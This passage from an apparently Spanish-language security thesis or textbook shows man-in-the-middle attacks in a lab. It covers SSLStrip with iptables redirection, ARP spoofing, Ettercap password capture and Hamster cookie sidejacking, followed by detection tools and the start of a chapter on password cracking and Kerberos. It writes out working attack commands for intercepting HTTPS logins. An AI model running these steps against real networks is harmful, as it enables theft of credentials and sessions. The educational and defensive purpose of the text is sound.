


Figura 5.25 Captura del tráfico entre los equipos – Wireshark.

En la Figura 5.25 se valida mediante Wireshark que todos los paquetes enviados desde el switch hacia el equipo víctima y viceversa son redireccionados al equipo atacante y posteriormente a su destino original.

5.5.3 Ataque SSLSTrip.

Es una herramienta utilizada en sistemas Linux que permite modificar el tráfico web del Protocolo HTTPS al protocolo HTTP para poder capturar su contenido en texto plano. Con esta técnica el atacante consigue obtener las contraseñas de los equipos víctimas evitando en las máquinas que son objetos del ataque se muestre la pantalla de error de certificación que suele aparecer cuando se intenta interceptar este tipo de tráfico ya que hace creer a los usuarios que

se encuentran en una conexión segura puesto que esta herramienta falsifica el candado de seguridad que aparece en el *browser*.
A continuación se presenta un ejemplo de la utilización de esta herramienta.




Figura 5.26 Comandos para capturar el tráfico con SSLStrip – Backtrack.

En la figura 5.26 se observan los comandos utilizados para realizar la captura del tráfico https en una red LAN y convertirlo en http para obtener los passwords, a continuación se detallan las sentencias:

Comando: echo 1 > /proc/sys/net/ipv4/IP_forward.

Este comando es utilizado para que todo el tráfico capturado por la máquina atacante sea enrutado a su destino ya que si no es ejecutado todos los paquetes no llegarán a la máquina víctima produciendo una denegación de servicios.

Comando: iptables –t nat –A PREROUTING –p tcp –destination-port 80 –j REDIRECT –to-port 10000

Iptables es una herramienta que brinda la posibilidad de crear reglas para filtrar los paquetes y módulos Nat capturados, en este caso esta sentencia realiza un redireccionamiento de todo el tráfico que pasa por el Puerto 80 al Puerto 10000 (Webmin) comúnmente utilizado por el comando SSLStrip.

Comando: sslstrip –l 10000 –f

El comando sslstrip –l señala el puerto por donde se realizará la escucha, en este caso es el puerto 10000. Además el comando –f ejecutará la modificación del favicon a un candado para aparentar al usuario que se encuentra en una conexión segura.




Figura 5.27.1 Ataque ARP spoofing – Backtrack.

Para que el ataque se lleve con éxito se tiene que aplicar la técnica vista anteriormente de ARP Spoofing. Es este caso se especifica la interfaz de red desde la cual se quiere capturar el tráfico con la sintaxis "- i ethi1" seguido de la IP de router y de la IP del equipo objetivo como se aprecia en la figura 5.27.1.

Figura 5.27.2 Ataque ARP spoofing – Backtrack.

Para que la captura de los paquetes se realice exitosamente desde los dos extremos de la comunicación se tiene que ingresar la IP del objetivo y luego la IP del router, esto hará que los paquetes sean capturados en los dos sentidos de la comunicación como se aprecia en la figura 5.27.2.




Figura 5.28 Captura de tráfico con Ettercap – Backtrack.

En la figura 5.28 se observa la captura del tráfico dentro de la red LAN dirigido hacia el objetivo utilizando el comando “ettercap -Tq –i eth1” se indica que se desea ver los resultados en pantalla tomado de la interfaz eth1. En la parte inferior se muestra los *password* capturados de diferentes páginas web que normalmente se manejan con el protocolo Https pero que al aplicar esta técnica son capturados como http.

Figura 5.29 Visualización del Favicon – Firefox.

En la figura 5.29 se muestra que al momento de que la máquina víctima ingresa a una página Https el comando sslstrip inserta un candado en la parte superior del explorador haciendo creer al usuario que está navegando en una página controlada por este protocolo.

5.5.4 Ataque SideJacking.

Es una técnico que basa su funcionamiento en esnifar los cookies del equipo víctima y capturarlos en el browser del equipo atacante produciendo así una suplantación de identidad sobre la página web que la máquina victima este trabajando. Para aplicar esta técnica existen algunos métodos a continuación de detalla uno de ellos con la herramienta hámster.

Hamster.

Es una herramienta que está disponible para Windows y Linux su función es la de actuar como proxy entre el equipo objetivo y la atacante, esta herramienta funciona previa obtención de los cookies mediante un *Sniffer*. A continuación se presenta un ejemplo de la aplicación de esta técnica.




Figura 5.30 Ejecución de SSLStrip – Backtrack.

En la figura 5.30 se observa la aplicación de los comandos vistos previamente para poder capturar el tráfico Https y convertirlo en http con los comandos “Iptables” y “sslstrip”, además que los datos fluyan a su destino normalmente con el comando “echo”.

Figura 5.31 Ejecución de Arpspoof – Backtrack.

En la figura 5.31 se utiliza una técnica expuesta anteriormente que permite a la máquina atacante interceptar todo el tráfico de los extremos de la comunicación.




Figura 5.32 Activación de la herramienta Hamster – Backtrack.

En la figura 5.32 se presenta la ejecución de la herramienta Hamster, una vez ejecutado se visualiza la dirección IP (127.0.0.1) y el puerto (1234) que se tiene que configurar en el *browser* que se desea capturar el tráfico.




Figura 5.33 Visualización de los Cookies con Hamster – Firefox.

En la figura 5.33 se muestra la captura general de la herramienta Hamster una vez que se ingresa el nombre en la barra de direcciones previa configuración del proxy. En la parte inferior derecha se muestra las direcciones IP de las cuales se ha capturado el tráfico siendo la IP (192.168.1.110) el objetivo del ataque haciendo clic sobre esta IP se observa en la parte izquierda todos los cookies obtenidos.




Figura 5.34 Captura de una Sesión de correo – Firefox.

En la figura 5.34 se muestra la captura de una sesión de correo iniciada por la máquina víctima haciendo clic sobre la cookie que contiene el identificador de la sesión de la cuenta se obtiene acceso a la misma sin necesidad de conocer el usuario ni la contraseña. Se observa en la parte derecha del browser de internet la sesión capturada teniendo los mismos privilegios que el usuario legítimo pudiendo manipular todos los datos.

5.6 Contramedidas.

Es de gran importancia tener un control continuo sobre toda la información que es transferida dentro de una empresa, como se mostró anteriormente existen varias técnicas que hacen posible la captura de información confidencial y con ello poner en peligro la seguridad tanto de información de los usuarios como de la organización. A continuación se muestra algunas formas para contrarrestar esta técnica.

- Restringir el acceso físico a la red, esto dará un nivel de control a los equipos que están trabajando en la Intranet.

- En redes pequeñas se puede utilizar IPs y tablas ARP estáticas, esto previene que se agreguen entradas ARP falsas.
- Utilizar encriptación para todas las comunicaciones de la red.

➢ **ARP Watch.**

Es una herramienta para Linux que permite monitorear el tráfico ARP dentro de una red. Realiza un registro de las direcciones IP con las direcciones MAC junto con un *timestamp* que alerta al administrador de la red vía correo electrónico cuando existe algún cambio en el emparejamiento de las direcciones IP con las MAC, permitiendo detectar cuando existe un ataque ARP Spoofing. (http://www.wikipedia.org)
Existe una versión para sistemas Windows llamada WinArp Watch.




Figura 5.35 Ejecución de la herramienta WinArp Watch – Windows.

En la figura 5.35 se observa las direcciones IP capturadas dentro de una red LAN, en la columna "*Action*" se observa cuando hay un cambio entre las direcciones IP y MAC permitiendo al administrador estar pendiente de los equipos para evitar ataques con Sniffers.

➢ **PromiScan.**

Es una herramienta utilizada para la detección de Sniffer, permite monitorear los equipos dentro de redes locales en búsqueda de interfaces en modo promiscuo sin utilizar muchos recursos. Permite al administrador de red configurar el software para permitirle recibir notificaciones de cambios potencialmente peligrosos dentro de la Intranet. (http://www.securityfriday.com)

Figura 5.36 Ejecución de la herramienta PromiScan – Windows.

En la figura 5.36 se observa la herramienta PromiScan ejecutándose dentro de un rango en una red LAN.

- **ProDetect.**

Es un escáner de código abierto para la detección de tarjetas de red que estén trabajando en modo promiscuo, utiliza la técnica de analizar de paquetes ARP. Es una herramienta muy utilizada por los administradores de red para asegurar sus sistemas. (http://www.sourceforge.net)




Figura 5.37 Resultado de la herramienta ProDetect – Windows.

Ejecutando la herramienta ProDetect en una red LAN esta busca todas las máquinas que se encuentren trabajando en modo promiscuo, el resultado de esta consulta se muestra en la sección "*Report*" donde detalla: la fecha, hora, ip y dirección MAC de todos los equipos que sean detectados como se observa en la figura 5.37.

- **Promqry.**

Es una herramienta orientada a la detección de rastreadores de red que se ejecuten sobre sistemas Windows. Puede consultar equipos dentro de una red local. Es un software muy utilizado dentro de sistemas Windows. (http://www.microsoft.com)




Figura 5.38 Ejecución de la herramienta Promqry – Windows.

En la figura 5.38 se ingresa un rango de IPs en la herramienta Promqry y al finalizar la consulta se visualiza todas las máquinas que tenga su tarjeta de red en modo promiscuo.

CONCLUSIONES.

En este capítulo se presentaron diferentes técnicas utilizadas para interceptar el tráfico en una red permitiendo obtener información importante. Además se exponen medidas para reducir el riesgo de ser víctimas de estos tipos de ataques que permiten obtener datos privados.

Es por ello que es de vital importancia tomar acciones preventivas para que la información sea transferida lo más segura posible a través de la red. Esto evitará que exista fuga de información que pueda afectar directamente a los usuarios y por consiguiente a la empresa.

CAPITULO VI.

PASSWORD CRACKING.

INTRODUCCIÓN.

Este capítulo tratará acerca del password cracking también conocido como robo de contraseñas, es muy común en la actualidad que las empresas utilicen claves para que sus usuarios puedan acceder a programas y a información de la organización de una forma determinada para cada persona.

Es muy frecuente que los usuarios no tomen las debidas precauciones al momento de asignar sus contraseñas ya que por el temor de que se pueden olvidar ingresan claves muy débiles y fáciles de interpretar facilitando al atacante el proceso de averiguar las claves.

También es muy común que los usuarios divulguen y escriban sus claves en lugares visibles siendo muy peligroso puesto que cualquier persona puede encontrarlas e ingresar a sus cuentas y hacer las modificaciones que desee.

Es por esto que es necesario que tanto los usuarios como los administradores del sistema tengan sumo cuidado del manejo de los password. A continuación se mostrarán técnicas para obtener contraseñas en sistemas de autenticación y a su vez se especificarán contramedidas que reduzcan al máximo el riesgo de ser víctimas de estos ataques que pueden ocasionar mucho daño al interior de la empresa.

6.1. Definición y tipos de contraseñas.

Es un proceso dentro de la seguridad informática que tiene como objetivo principal desencriptar contraseñas de las aplicaciones utilizadas por los usuarios a través de un software intentando obtener los password de las cuentas con mayores privilegios como lo son: root en sistemas Linux y administrador en sistemas Windows ya que al conseguir estas claves el atacante puede tener acceso a toda la información de la empresa sin ninguna restricción siendo muy peligroso para los intereses de la organización.

Hoy en día las contraseñas son muy utilizadas para garantizar la autenticación de usuarios legítimos en todo sistema informático como lo es en: bases de datos, correos electrónicos, páginas web, banca virtual, etc. Por tal motivo los usuarios deben utilizar *passwords* robustos que sean difíciles de descifrar, en la mayoría de los casos los usuarios ingresan claves muy débiles ya sea porque son más fáciles de recordar o no quieren pasar mucho tiempo en la digitación de una clave con muchos caracteres siendo esto un grave error ya que existen técnicas que pueden descifrar claves en pocos segundos y tener el control de dichas máquinas.

Entre los tipos de contraseñas se encuentran:

- Contraseñas que contienen únicamente letras (ASDFGAS).
- Contraseñas numéricas (154543534).
- Contraseñas con caracteres especiales (#$%@#$).
- Combinación de las anteriores (A&%sju*98JU).

La combinación de este tipo de contraseñas utilizando: números, letras en mayúscula y minúscula y sobre todo que contengan caracteres especiales hacen que una contraseña sea segura hasta cierto punto, esto dificulta el descifrado de las claves al intruso haciéndolo desistir de la obtención de las mismas.

Cabe recalcar que ninguna contraseña es cien por ciento segura pero al manejar contraseñas compuestas por letras mayúsculas y minúsculas, números y caracteres especiales hacen que el trabajo de los crackers sea más complicado.

6.2 Autenticación de contraseñas.

Este proceso se realiza al momento de que un usuario desea ingresar a información confidencial, pudiendo ser de carácter personal o restringido para un cierto grupo de usuarios de la empresa. Generalmente se lo realiza solicitando al personal que ingrese un nombre de usuario y una contraseña que lo autentifique como usuario legitimo para acceder a la información. Dentro de una empresa pueden existir varios tipos de accesos, entre los más frecuentes están: Login a la red de la empresa, accesos a la red mediante VPN, acceso al servidor web desde Intranet o Internet y acceso *wireless*. La seguridad de los sistemas de una empresa depende en gran medida de las contraseñas utilizadas por los usuarios ya que influye en la seguridad de la información. Entre los aspectos a tomar en cuenta cuando los usuarios generan una contraseña se encuentran: como fueron creadas, el modo en que los usuarios la manejan, como el sistema operativo las guarda y sobretodo como son transmitidas en la red siendo esto un punto clave en la Seguridad de la Información de la organización, uno de los protocolos de autenticación más utilizados dentro de una red es Kerberos. A continuación se presenta una breve explicación de este protocolo.

.

- Kerberos.

Es un protocolo de autenticación desarrollado por el MIT (*Massachusetts Institute of Technology)* que tiene como principal objetivo permitir la autenticación entre usuarios y servicios dentro de una red basando su funcionamiento en una criptografía de claves simétricas y además con un mediador de confianza que es este caso es el “Centro de distribuciones de claves” (KDC). Kerberos trabaja con tickets para demostrar la veracidad de los usuarios, cuando un cliente se autentica a si mismo contra un AS (servidor de autenticación) demuestra al TGS (servidor de tickets) que está autorizado para recibir un ticket de servicio, una vez que lo recibe puede demostrar al SS (Servicio del servidor) que ha sido aprobado para tener acceso al servicio kerberizado. (http://www.wikipedia.org/ , Parr 3)

Una vez implementado este protocolo las comunicaciones entre el usuario / cliente tendrá un nivel más de seguridad ya que no existe la necesidad de transferencia de un password durante la comunicación, esto se da porque la comunicación se establece a través de tickets de autenticación.




Figura 6.1 Autenticación con kerberos. (http://www.webs.um.es/ , Parr 1)

En la figura 6.1 se aprecia cómo trabaja el protocolo kerberos sobre una máquina. El usuario de la máquina que desea autenticarse ingresa un password una sola vez y este se guarda en el KDC para a su vez generar una clave a partir del password ingresado por el usuario y utilizarla como clave para el cliente, luego el cliente envía una petición al servidor de autenticación solicitando un servicio en nombre del usuario, si el AS comprueba que el cliente está ingresado en el KDC este genera una clave utilizando la función hash con el password del cliente.

Posteriormente a esto el cliente recibe dos mensajes del TGS, el primer mensaje es la clave de sesión del usuario y el segundo mensaje contiene: La ID, la dirección de red del cliente, el periodo de validez. Una vez recibido estos mensajes descifra el primer mensaje para obtener la clave de sesión que será necesaria para realizar futuras comunicaciones con el TGS. Consecutivamente el cliente envía dos mensajes al TGS, el primero con el *Ticket-Granting Ticket* generado anteriormente en conjunto con el ID del servicio solicitado y el segundo mensaje con un autenticador conformado por el ID del cliente y una marca de tiempo, cuando recibe los mensajes anteriores el TGS descifra el autenticador y a su vez envía dos mensajes: el Client-to-Server ticket y el Client/Server sesión.

Una vez que se reciben los dos mensajes anteriores ya se dispone de información suficiente para la autenticación ante el SS y se envía un mensaje con un nuevo autenticador incluyendo el ID del cliente y un marca de tiempo. A continuación el SS descifra el ticket usando su propia clave secreta y envía un mensaje al cliente para realizar la confirmación de su identidad, el cliente descifra la confirmación usando el *Client/Server Session Key* y verifica si la marca de

tiempo está actualizada correctamente, una vez constatado el servidor brinda el servicio requerido por el cliente. (http://www.wikipedia.org/ , Parr 5)

6.3 Criptografía orientada al password cracking.

